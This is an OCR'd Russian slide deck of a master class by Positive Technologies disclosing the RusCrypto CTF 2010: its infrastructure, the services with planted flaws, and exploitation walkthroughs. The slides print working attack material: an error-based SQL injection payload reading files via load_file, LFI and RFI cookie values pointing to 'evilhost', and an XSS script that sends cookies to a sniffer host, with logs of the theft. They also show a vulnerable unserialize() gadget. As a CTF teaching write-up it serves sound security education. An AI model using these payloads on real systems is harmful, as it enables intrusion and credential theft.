РусКрипто CTF 2010, Full Disclosure


(мастер класс)

POSITIVE TECHNOLOGIES

План мероприятия

- **Подробности подготовки и проведения CTF**
- **Заложенные уязвимости, пути их обнаружения и эксплуатации**
- **Практические занятия**
- **Хронология событий**


Подробности подготовки и проведения CTF



РусКрипто CTF 2010

- **РусКрипто CTF — это открытые соревнования по защите информации, проводимые по принципам игры Capture The Flag (захват флага).**
- **РусКрипто CTF — это не классический CTF!**
- **Для захвата флагов в РусКрипто CTF необходимо воспользоваться реальными уязвимостями в самых настоящих (продуктивных) системах.**
- **Расположение большинства флагов заранее известно.**
- **В основу легенды соревнования РусКрипто CTF 2010 легло повествование «Лавина» Нила Стивенсона.**

РусКрипто CTF 2010: Дизайн игровой сети



РусКрипто CTF 2010: Как все было устроено «изнутри»

- **Инфраструктуры команд работали на двух серверах:**
  - Fortice A133 (SR1500AL, XEON 5345x2, DDR2 FB DIMM 667MHz 2Gbx4, SEAGATE ST3450802SS)
  - Fortice A234 (SR2600UR, XEON 5550x2, DDR3 DIMM 1333MHz 1Gbx6, SEAGATE ST3450802SSx2 RAID SAS 0)

  Инфраструктуры команд функционировали под управлением VMWare ESX в виртуальной среде


  - **В качестве основного коммутатора использовался:**
  - Cisco Catalyst 3560 (WS-C3560-48TS)

  Сеть разделялась с помощью Virtual Local Area Network (Virtual LAN) IEEE 802.1Q, настройки коммутатора соответствовали максимальному уровню защищенности


  - **Для организации игрового Wi-Fi-пространства применялось следующее оборудование:**
  - Cisco WLS (WLC2106-K9), Access Point AIR-LAP1242AG-A-K9

  - **Игрокам было предоставлено коммуникационное оборудование «из коробки» на базе CISCO IOS.**

РусКрипто CTF 2010: Распределение игровой инфраструктуры



РусКрипто CTF 2010: Топология игровой сети



РусКрипто CTF 2010: Как все было устроено «изнутри»

- **Использовалось следующее программное обеспечение:**
  - **VMWare ESX 4.x с разделением виртуальных сетевых адаптеров по соответствующим идентификаторам сетей (VLAN ID).**
  - **ОС FreeBSD 8.0-RELEASE-p2, в которой игроки обладали доступом только к среде JAIL (полностью контролируемая среда).**

    Примечание: «игровой» коммутатор Cisco был запущен под управлением Dynamips.
  - **ОС Microsoft Windows 2003 (Trial), в которой были запущены инструменты Radmin (Trial), SMS-вирус и n00bkit (rootkit).**
  - **ОС Microsoft Windows 98.**
  - **CMS 1С-Битрикс в качестве платформы взаимодействия жюри и игроков, отображения результатов соревнования, а также в качестве «бонусного» задания в контексте соревнования CTF.**
  - **Nagios для мониторинга доступности всех систем.**
  - **Собственные сценарии для отслеживания корректного функционирования разработанных сервисов и их обновления.**

- **Все ПО, обеспечивающее функционирование CTF, было обновлено до последних версий на день проведения соревнования.**

- **Для обеспечения безопасности «скелета» CTF использовался принцип эшелонированной защиты во всех компонентах сети.**

РусКрипто CTF 2010: еще разок поблагодарим спонсоров

Заложенные уязвимости, пути их обнаружения и эксплуатации

РусКрипто CTF 2010

- **Подготовленные сервисы:**
  - Корпоративный сайт (jail1)
  - Служба информирования доставщиков (jail2)
  - Система документооборота (jail3)
  - Сервис управления датчиками (jail4)
  - Тестовый сервер (jail5)
  - Коммутатор Cisco (jail6)
  - Точка беспроводного доступа
  - Windows 2003 (ноутбук менеджера)
  - Windows 98 (компьютер дядюшки Энцо)

РусКрипто CTF 2010: Корпоративный сайт

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Apache/PHP/MYSQL Время жизни: 2 часа с момента начала CTF	SQL Injection в Insert (default error based) over Mod_Security Подбор + File Including в cookie (default RFI)	Расположение флага известно	3-8	8	CIT, Bushwhackers, ХакерДом Только у [Censored] (!!)
Apache/PHP/MYSQL Время жизни: на протяжении всего CTF	Подбор (default information leakage) + Cross-Site Scripting Выполнение команд на сервере	Расположение флага известно	5	7	SiBears
Apache/PHP/MYSQL время жизни: 5 часов с момента изменения состояния	Выполнение команд на сервере over unserialize()	Расположение флага известно	8	10	Никто не сумел захватить флаг.
Apache/PHP/MYSQL Время жизни: 2 часа с момента изменения состояния	3 back-door over web-shell (выполнение команд на сервере)	Расположение флага известно	1	6	SiBears, CIT, Bushwhackers
Apache/PHP/MYSQL (bonus) Время жизни: на протяжении всего CTF	Не требуются	Обнаружить архив (флаг) в картинке	1	5	Никто не сумел захватить флаг.
Apache/PHP/MYSQL (bonus) Время жизни: на протяжении всего CTF	Не требуются	Флаг содержится в обфусцированном виде в index.php	2	5	Никто не сумел захватить флаг.

РусКрипто CTF 2010: Корпоративный сайт (st0)

- **SQL Injection (MySQL 5.x) в Insert (default error based) over Mod_Security**

- **Уязвимый запрос:**


```
...
$query = "INSERT INTO pizza (pizza, time) VALUES (".$_POST['pizza'].",".$_POST['time'].")";
...
```

- **Эксплуатация:**

```
POST pizza=1
POST time=(/*!12345select 1 from(select count(*),concat((select
   mid(load_file('/YOURFLAG.TXT'),451,32)),floor(rand(0)*2))x from pizza group by x)a)*/

   ИЛИ


POST pizza=1
POST time=(/*!12345select 1 from(select count(*),concat((select
   mid(load_file(0x2F594F5552464C41472E545854),451,32)),floor(rand(0)*2))x from pizza
   group by x)a)*/
```

РусКрипто CTF 2010: Корпоративный сайт (st0)

- **SQL Injection (MySQL 5.x) в Insert (default error based) over Mod_Security**



РусКрипто CTF 2010: Корпоративный сайт (st0)

- **Подбор + File Including в cookie (default RFI)**

  Прежде чем воспользоваться уязвимостью, необходимо авторизоваться на странице admin.php. Авторизоваться можно несколькими способами:

  - **подобрав пароль к учетной записи admin (по умолчанию «1234567»);**
  - **подключившись напрямую к MySQL под учетной записью пользователя www (http://192.168.X.1/config.inc) и создав нового пользователя.**

- **Уязвимый участок кода:**

```
...
include_once($_COOKIE['lang'].'.php');
...
```

  - **Эксплуатация (правила Mod_Security намеренно были изменены):**

LFI: Cookie[lang]=non/../../../../../../YOURFLAG.TXT/.[496]/.
RFI: Cookie[lang]=http://evilhost/s

РусКрипто CTF 2010: Корпоративный сайт (st0)

- **Подбор + File Including в cookie (default RFI)**

РусКрипто CTF 2010: Корпоративный сайт

- **Подбор (default information leakage) + Cross-Site Scripting**

```
if (!empty($symbl) && sizeof($al)) // last symbol
    $o[] = $s1[$al[1]][$al[0]];

    if (substr($_SERVER['REMOTE_ADDR'],0,9)==$net)
    {
            require_once('http://172.30.0.30/keyexchange.php');
            return $t;
    }
    else
    {
            return $t;
    }
```

```
<!--

Последний заказ:
Пицца - --><script src=http://192.168.0.5/x.js></script>
Время - 1

-->
```

- **Содержимое x.js:**

xss=new//Image().src='http://192.168.X.X/sniffer.php?data='+document.cookie;**

```
192.168.0.5 - PuTTY
u) Presto/2.2.15 Version/10.10"
192.168.0.240 - - [14/Mar/2010:18:17:24 +0000] "GET /x.js HTTP/1.1" 200 79 "-" "Opera/9.80 (Windows NT 6.0; U; ru) Presto/
0.10"
192.168.0.240 - - [14/Mar/2010:18:17:45 +0000] "GET /x.js HTTP/1.1" 200 79 "http://192.168.0.1/" "Mozilla/5.0 (Windows; U;
 ru; rv:1.9.1.1) Gecko/20090715 Firefox/3.5.1 (.NET CLR 3.5.30729)"
192.168.0.240 - - [14/Mar/2010:18:17:45 +0000] "GET /sniffer.php?data=YOURFLAG=62917334cd974014db847ea2b6a696a1 HTTP/1.1"
192.168.0.1/" "Mozilla/5.0 (Windows; U; Windows NT 6.0; ru; rv:1.9.1.1) Gecko/20090715 Firefox/3.5.1 (.NET CLR 3.5.30729)"
192.168.0.240 - - [14/Mar/2010:18:18:49 +0000] "GET /x.js HTTP/1.1" 304 - "http://192.168.0.1/" "Opera/9.80 (Windows NT 6.
/2.2.15 Version/10.10"
192.168.0.240 - - [14/Mar/2010:18:18:49 +0000] "GET /sniffer.php?data=YOURFLAG=62917334cd974014db847ea2b6a696a1 HTTP/1.1"
192.168.0.1/" "Opera/9.80 (Windows NT 6.0; U; ru) Presto/2.2.15 Version/10.10"
```

РусКрипто CTF 2010: Корпоративный сайт (st1)

- **Выполнение команд на сервере over unserialize()**
- **Потенциально уязвимый участок кода (login.php):**

```
...
include_once("config.inc");
include_once("functions.php");
   if(isset($_SESSION['captcha_keystring']) && $_SESSION['captcha_keystring'] ==
   $_POST['key']){
   $sessid = unserialize(base64_decode($_COOKIE['sessid']));
...
```

- **Уязвимый участок кода (functions.php):**

```
...
 function __destruct(){echo $this->shutdown;
   if (!empty($this->shutdown)){
          $var = $this->shutdown[0];
          $arg = $this->shutdown[1];
          $var($arg);
...
```


  - **Еще почитать: «PHP unserialize() _SESSION and Dynamics», Владимир Воронцов (http://oxod.ru/?p=244)**

РусКрипто CTF 2010: Корпоративный сайт (st1)

- **Выполнение команд на сервере over unserialize()**

- **Эксплуатация:**

